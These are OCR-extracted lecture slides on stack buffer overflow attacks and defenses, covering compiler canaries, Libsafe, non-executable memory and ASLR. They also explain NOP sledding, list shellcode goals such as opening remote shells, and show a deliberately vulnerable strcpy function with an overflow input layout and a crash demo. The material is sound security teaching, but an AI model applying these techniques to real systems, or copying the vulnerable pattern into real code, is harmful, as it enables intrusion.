


```
vmplanet@ubuntu:~$ ./demo
abcdefghijkl\0x14\0x84\0x04\0x08
abcdefghijkl\0x14\0x84\0x04\0x08
Segmentation fault
vmplanet@ubuntu:~$ ./demo
abcdefghijkl\x14\x84\x04\x08
abcdefghijkl\x14\x84\x04\x08
Segmentation fault
vmplanet@ubuntu:~$
```



Seizing Control of Execution: NOP Sledding

- To be able to successfully launch a buffer-overflow attack, an attacker has to: (i) guess the location of the return address with respect to the buffer and (ii) determine the address to use for overwriting the return address so that execution is passed to the attacker's code.
- In real-world, it is difficult to determine the distance (# bytes) between the return address and the beginning of the buffer – because, we may not have access to the source code.
- So, we have to guess the distance. We do this by having a sequence of NOP instructions before the shell code (evil code) and insert a return address (hopefully to where a NOP is inserted) several times after the shell code.
- If the actual return address gets overwritten by the return address that we inserted, then control passes to that particular address of the NOP-region. We then sled through the NOP instructions until we come across the evil code.
- NOP (a.k.a. No-op) is a CPU instruction that does not actually do anything except tell the processor to proceed to the next instruction.



Source: Figure 11.7 from M. Stamp, Information Security: Principles and Practice, 2nd Edition, May 2011

Common Unsafe C Standard Library Routines

gets (char *str)	Read line from standard input into *str*
sprintf (char *str, char *format)	Create *str* according to supplied format and variables
strcat (char *dest, char *src)	Append contents of string *src* to string *dest*
strcpy (char *dest, char *src)	Copy contents of string *src* to string *dest*

Source: Table 10.2: W. Stallings: Computer Security: Principles and Practice: 2nd Ed.

Shellcode-based Stack Smashing

- **Code supplied by attacker**
  - Machine code: specific to processor and OS
  - Often saved in buffer being overflowed
  - Traditionally transferred control to a user command-line interpreter (shell)
  - Shellcode functions
    - Launch a remote shell when connected to
    - Flush firewall rules that currently block other attacks
    - Break out of a chroot (restricted execution) environment, giving full access to the system.
  - Target program can be:
    - A trusted system utility
    - Network Service daemon
    - Commonly used library code

Defending against Buffer Overflows

- **Two broad categories of defenses:**
  - **Compile-time defenses**: Aim to harden new programs to resist attacks
  - **Run-time defenses**: Aim to detect and abort attacks in existing programs.

- **Compile-time defenses:**
  - Harden new programs when they are compiled
  - **Strategies**:
    - Choose a high-level language that does not permit buffer overflows
    - Encourage safe coding standards
    - Use safe standard libraries
    - Include additional code to detect corruption of the stack frame.


Safe Coding Techniques

- With C, the ability to manipulate pointer addresses and directly access memory comes at a cost.
- The designers of C placed more emphasis on space efficiency and performance considerations than on type safety.
  - It is the job of the programmers to take care to write proper code and ensure the safe use of all data structures and variables.
- There exists a large legacy body of potentially unsafe code in the Linux, UNIX and Windows OS and applications, some of which are potentially vulnerable to buffer overflows.
- In order to harden the existing systems, the programmer needs to inspect the code and rewrite any unsafe coding constructs in a safe manner.
- OpenBSD Project: The objective is to produce a free, multi-platform 4.4BSD-based UNIX-line OS.
  - Programmers have undertaken an audit of the existing code base, including the OS, standard libraries and common utilities.
  - As a result, OpenBSD is widely considered as one of the safest OS.

Language Extensions/ Safe Libraries

- Handling dynamically allocated memory is more problematic because the size information is not available at compile time
    - requires an extension to the semantic of a pointer to include bounds information and the use of safe library routines
    - programs and libraries need to be recompiled
    - Feasible for new OS and its associated utilities
    - likely to have problems with legacy and third-party applications
- Concern with C is use of unsafe standard library routines: one approach has been to replace these with safer variants
    - Libsafe is an example
    - Library is implemented as a dynamic library arranged to load before the existing standard libraries that are typically accessed through the Libsafe libraries.


Sample exploit program



```
void foo(char * input_string)
{ char buffer[80];
  strcpy(buffer,input_string);
  return;
}
/*input_string =
      attack code+garbage+&buffer
   total length = 88 bytes  */
```

A vulnerable program running without Libsafe

Sample exploit program(cont.)



```
Overflow caused by strcpy()
   Buffer=0x12fe88, Max Available Size=80

Command Line:"C:\shuochen\detours\shuo\Debug\overflow.exe"

User Name:shuochen

Call Stack:
   0x10001596
   0x40117b
   0x401349
   0x401919
   0x77e992a6
 (Call Stack is completely dumped.)
```

```
void foo(char * input_string)
{ char buffer[80];
  strcpy(buffer,input_string);
  return;
}/*len(input_string)=88 bytes*/

char * libsafeStrcpy(
              char *dest,
              const char * src)
{ if (src is longer than max_size)
          report the event;
  else
          return strcpy(dest,src);
}
```

A vulnerable program running with Libsafe

Stack Protection Mechanisms (Compiler Extensions)

- Insert additional function entry and exit code at compile-time (GCC extension)
- **Stackguard**
  - The function entry code writes a canary value below the old frame pointer address (before the allocation of space for local variables).
  - The added function exit code checks that the canary value has not changed before continuing with the usual function exit operations of restoring the old frame pointer and transferring control back to the return address.
  - Any attempt at a classic stack buffer overflow would have to alter the canary value in order to change the old frame pointer and return addresses, and hence would be detected, resulting in the program being aborted.
  - The canary value should be unpredictable (typically a random value chosen at the time of process creation and saved as part of the process state) and should be different on different systems.

StackGuard vs. Return Address Defender (RAD)

- **Drawbacks of StackGuard**
  - All programs needing protection need to be recompiled.
  - Since the structure of the stack frame has changed, it can cause problems with programs, such as debuggers that analyze stack frames.
- **Return Address Defender (RAD)**
  - While RAD is also a compile-time solution (a GCC extension) - requiring the programs to be recompiled, this extension does not alter the structure of the stack frame (so, compatible with unmodified debuggers).
  - On function entry, the added code writes a copy of the return address to a safe region of memory that would be very difficult to corrupt. On function exit, the added code checks the return address in the stack frame against the saved value, and if any change is found, the program is aborted.

Executable Address Space Protection

- Many of the stack overflow attacks involved copying the machine code into the targeted buffer and then transferring execution to it.
- The solution idea is to make the stack and heap non-executable, and executable code should only be found elsewhere in a process' address space.
- The Memory Management Unit (MMU) is set up to tag pages of virtual memory as being non-executable.
  - Most operating systems of today support this.
- Executable stack is needed for entities like: (1) Just-in-time compilers in the Java Runtime system; (2) Nested functions in C; (3) Linux signal handler
  - Special provisions are needed to support these entities

Address Space Randomization

- Manipulate location of key data structures
  - Stack, heap, global data
  - Using random shift for each process
  - Large address range on modern systems → wasting some memory due to randomization has negligible impact.

- Randomize location of heap buffer rather than contiguous allocation.

- Randomize the location (virtual memory addresses) of standard library routines and randomize the order of their loading.

Guard Pages

- Place guard pages between critical regions of memory
  - flagged in MMU as illegal addresses
  - any attempted access aborts process

- Further extension places guard pages between stack frames and heap buffers
    - cost in execution time to support the large number of page mappings necessary